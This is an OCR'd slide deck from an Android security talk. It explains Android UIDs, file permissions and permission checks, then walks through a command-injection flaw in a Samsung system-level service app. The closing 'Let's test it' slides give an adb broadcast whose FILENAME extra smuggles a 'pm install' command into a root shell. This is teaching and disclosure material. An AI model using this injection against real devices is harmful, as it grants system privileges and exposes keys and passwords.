Genymobile


STRIP-TEASE OF ANDROID PERMISSIONS SYSTEM

Alizée PENEL

Genymobile

Linux and Android System Developer

GENYMOTION Dev Team Member



01 ANDROID PERMISSIONS SYSTEM

ANDROID USER DEFINITIONS

Genymobile

User definition :

- Identify by an ID : UID
- UID ‘0’ defines *super-user*
- UID ‘1000’ defines user *system*
- UIDs upper to 10000 define applications users

Group definition :

- Identify by an ID : GID
- Re-use user definition

```
root@genymotion:/ cat /data/system/packages.list

com.android.phone    1001  0 /data/data/com.android.phone default
3002,3001,3003,1028,1015
com.android.calendar 10021 0 /data/data/com.android.calendar
default 3003,1028,1015
```

ANDROID USER DEFINITIONS

Genymobile

```
root@genymotion:/ grep 10002 /data/system/packages.list

com.android.providers.userdictionary 10002 0 /data/data/com.
android.providers.userdictionary default 3003,1028,1015

com.android.providers.contacts 10002 0 /data/data/com.android.
providers.contacts default 3003,1028,1015

com.android.contacts 10002 0 /data/data/com.android.contacts
default 3003,1028,1015
```

ANDROID FILE PERMISSIONS

Genymobile

Applications :

- Each app has its own dedicated directory in */data/data*

```
alizee@carbon$ adb shell ls -l /data/data/com.android.calendar/
drwxrwx--x u0_a21   u0_a21   2015-03-06 23:43 cache
lrwxrwxrwx install  install  2015-02-18 14:16 lib -> /data/app-
lib/com.android.calendar
drwxrwx--x u0_a21   u0_a21   2015-06-03 02:38 shared_prefs
```

ANDROID FILE PERMISSIONS

Genymobile

System file and directories :

- Statically defined in *android_filesystem_config.h*

```
static const struct fs_path_config android_dirs[] = {
  [...]
    { 00771, AID_SHELL,  AID_SHELL,  0, "data/local" }
  [...]
}

root@genymotion:/ ls -l data/local
drwxrwx--x shell    shell   2015-02-18 14:11 tmp
```

ANDROID PERMISSIONS

Genymobile

Funnier apps :

- Give access hardware devices, data, etc…

Secure accesses :

- Keep respecting Android security model

Grant at installation time :

- Can not be revoked later

DIFFERENTS TYPES OF PERMISSIONS

Genymobile

Predefined permissions :

- The system provides a set of permissions defined in *framework/base/core/res/AndroidManifest.xml*

```
android.permission.VIBRATE
```

Custom permissions :

- Each application can define its own permissions

```
com.android.email.permission.ACCESS_PROVIDER
```

PERMISSIONS DEFINITION

Genymobile

A name

A permission group

A protection level :

- Normal :
- Dangerous
- Signature
- SignatureOrSystem

ANDROID PROCESS PERMISSIONS



```
root@genymotion:/ cat /data/system/packages.list

com.android.phone    1001  0 /data/data/com.android.phone default
3002,3001,3003,1028,1015
com.android.calendar 10021 0 /data/data/com.android.calendar default
3003,1028,1015
```

02

PERMISSIONS IN APPLICATION LIFE TIME


APPLICATION INSTALLATION PROCESS

Genymobile



APPLICATION START-UP PROCESS

Genymobile



EXAMPLE : MMS APPLICATION

Genymobile

App characteristics

Device access : vibrator

Enable/Disable the use of vibrator in app settings

Use of `android.permission.VIBRATE`

in AndroidManifest.xml

Simple use case

Vibrations at incoming sms

VIBRATOR REPRESENTATION


Genymobile

In the framework


Abstract Class Vibrator

`vibrate` *functions do need VIBRATE permission to work*

```
public void vibrate(int milliseconds);
public abstract void vibrate(int uid, String PkgName, long
milliseconds, AudioAttributes attributes);
```


Application Layer
com.android.mms
MessagingNotification
MessagingPreferenceActivity
1
2
3
Framework Layer
NotificationManager
4
Notification Service
5
System Server
Vibrator Service
6
Binder
7
8
9
10
Kernel
/sys/class/timed_output/vibrator/enable
/dev/binder

```
 public void vibrate(int uid, String opPkg, long milliseconds, int usageHint,
          IBinder token) {
      if (mContext.checkCallingOrSelfPermission(android.Manifest.permission.VIBRATE)
              != PackageManager.PERMISSION_GRANTED) {
          throw new SecurityException("Requires VIBRATE permission");
      }
      verifyIncomingUid(uid);
     [...]
      Vibration vib = new Vibration(token, milliseconds, usageHint, uid, opPkg);
  }

private void verifyIncomingUid(int uid) {
      if (uid == Binder.getCallingUid()) {
          return;
      }
      if (Binder.getCallingPid() == Process.myPid()) {
          return;
      }
      mContext.enforcePermission(android.Manifest.permission.UPDATE_APP_OPS_STATS,
              Binder.getCallingPid(), Binder.getCallingUid(), null);
  }
```



Application Layer
com.android.mms
MessagingNotification
MessagingPreferenceActivity
1
2
3
Framework Layer
NotificationManager
4
Notification Service
5
System Server
Vibrator Service
6
Binder
7
8
9
10
Kernel
/sys/class/timed_output/vibrator/enable
/dev/binder

03 USE-CASE OF AN ANDROID APP

USE CASE

Genymobile

Android OEM applications (in)security



Talk by ANDRE MOULU
Quarkslab

HIS METHODOLOGY

Genymobile

Reverse engineering on Samsung devices

Using Androguard

12 vulnerabilities found

Leak personal information

Access non-permited features

Code injection

...

FIND THE ‘GOOD’ APPLICATION

Genymobile

sharedUserId = *system*

Sensitive user ID

Command execution

Sensitive usage

Find serviceModeApp.apk

= Very sensitive app !

THROUGH THE CODE

Genymobile

```
<receiver name=".FTATDumpReceiver">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

Permission asked for this action

THROUGH THE CODE

Genymobile

```
<receiver name=".FTATDumpReceiver">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

No permission needed for this action!!

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

We read the `FTATDumpReceiver` source code

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Intercepts the FTAT_DUMP action

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Concats the `FILENAME` extra to `str3`

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Other concatenations follow

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Prepares an intent to `FTATDumpService`

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Adds the final string to the intent

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Starts the `FTATDumpService` with our `FILENAME` parameter as extra

THROUGH THE CODE

Genymobile

```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
         DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
    }
  }).start();
  return 0;
}
```

We read then the `FTATDumpService` source code

THROUGH THE CODE

Genymobile

```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
         DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
    }
  }).start();
  return 0;
}
```

Extracts the `FILENAME` extra to `str`

THROUGH THE CODE

Genymobile

```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
         DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
    }
  }).start();
  return 0;
}
```

Opens and starts a new thread

THROUGH THE CODE

Genymobile


```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
        DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
  }).start();
  return 0;
}
```

Seems to "do a shell command" with our `FILENAME` parameter concatenated

THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfString = new String[3];
  arrayOfString[0] = "/system/bin/sh";
  arrayOfString[1] = "-c";
  arrayOfString[2] = paramString;
  [...]
  Runtime.getRuntime().exec(arrayOfString).waitFor();
  [...]
  return true;
}
```



THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfString = new String[3];
  arrayOfString[0] = "/system/bin/sh";
  arrayOfString[1] = "-c";
  arrayOfString[2] = paramString;
  [...]
  Runtime.getRuntime().exec(arrayOfString).waitFor();
  [...]
  return true;
}
```


And runs it

Creates a shell command

THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfString = new String[3];
  arrayOfString[0] = "/system/bin/sh";
  arrayOfString[1] = "-c";
  arrayOfString[2] = paramString;
  [...]
  Runtime.getRuntime().exec(arrayOfString).waitFor();
  [...]
  return true;
}
```



And our `FILENAME` parameter is still not modified

THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfStri                    g[3];
  arrayOfString[0] =                      ;
  arrayOfString[1]
  arrayOfString[2]
  [...]
  Runtime.getRuntime                      ng).wa
  [...]
  return true;
}
```

BINGO!

And our `FILENAME` pa[illegible]er [illegible]

SECURITY HOLE CONSEQUENCES

Genymobile

All permissions declared by *system* apps

156 in this case

All files belonging to *system* user

Wifi keys

Password, PIN, gesture storage


...

04 LET'S TEST IT !

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```



A simple broadcast for FTAT_DUMP action

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

We declare the `FILENAME` argument

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
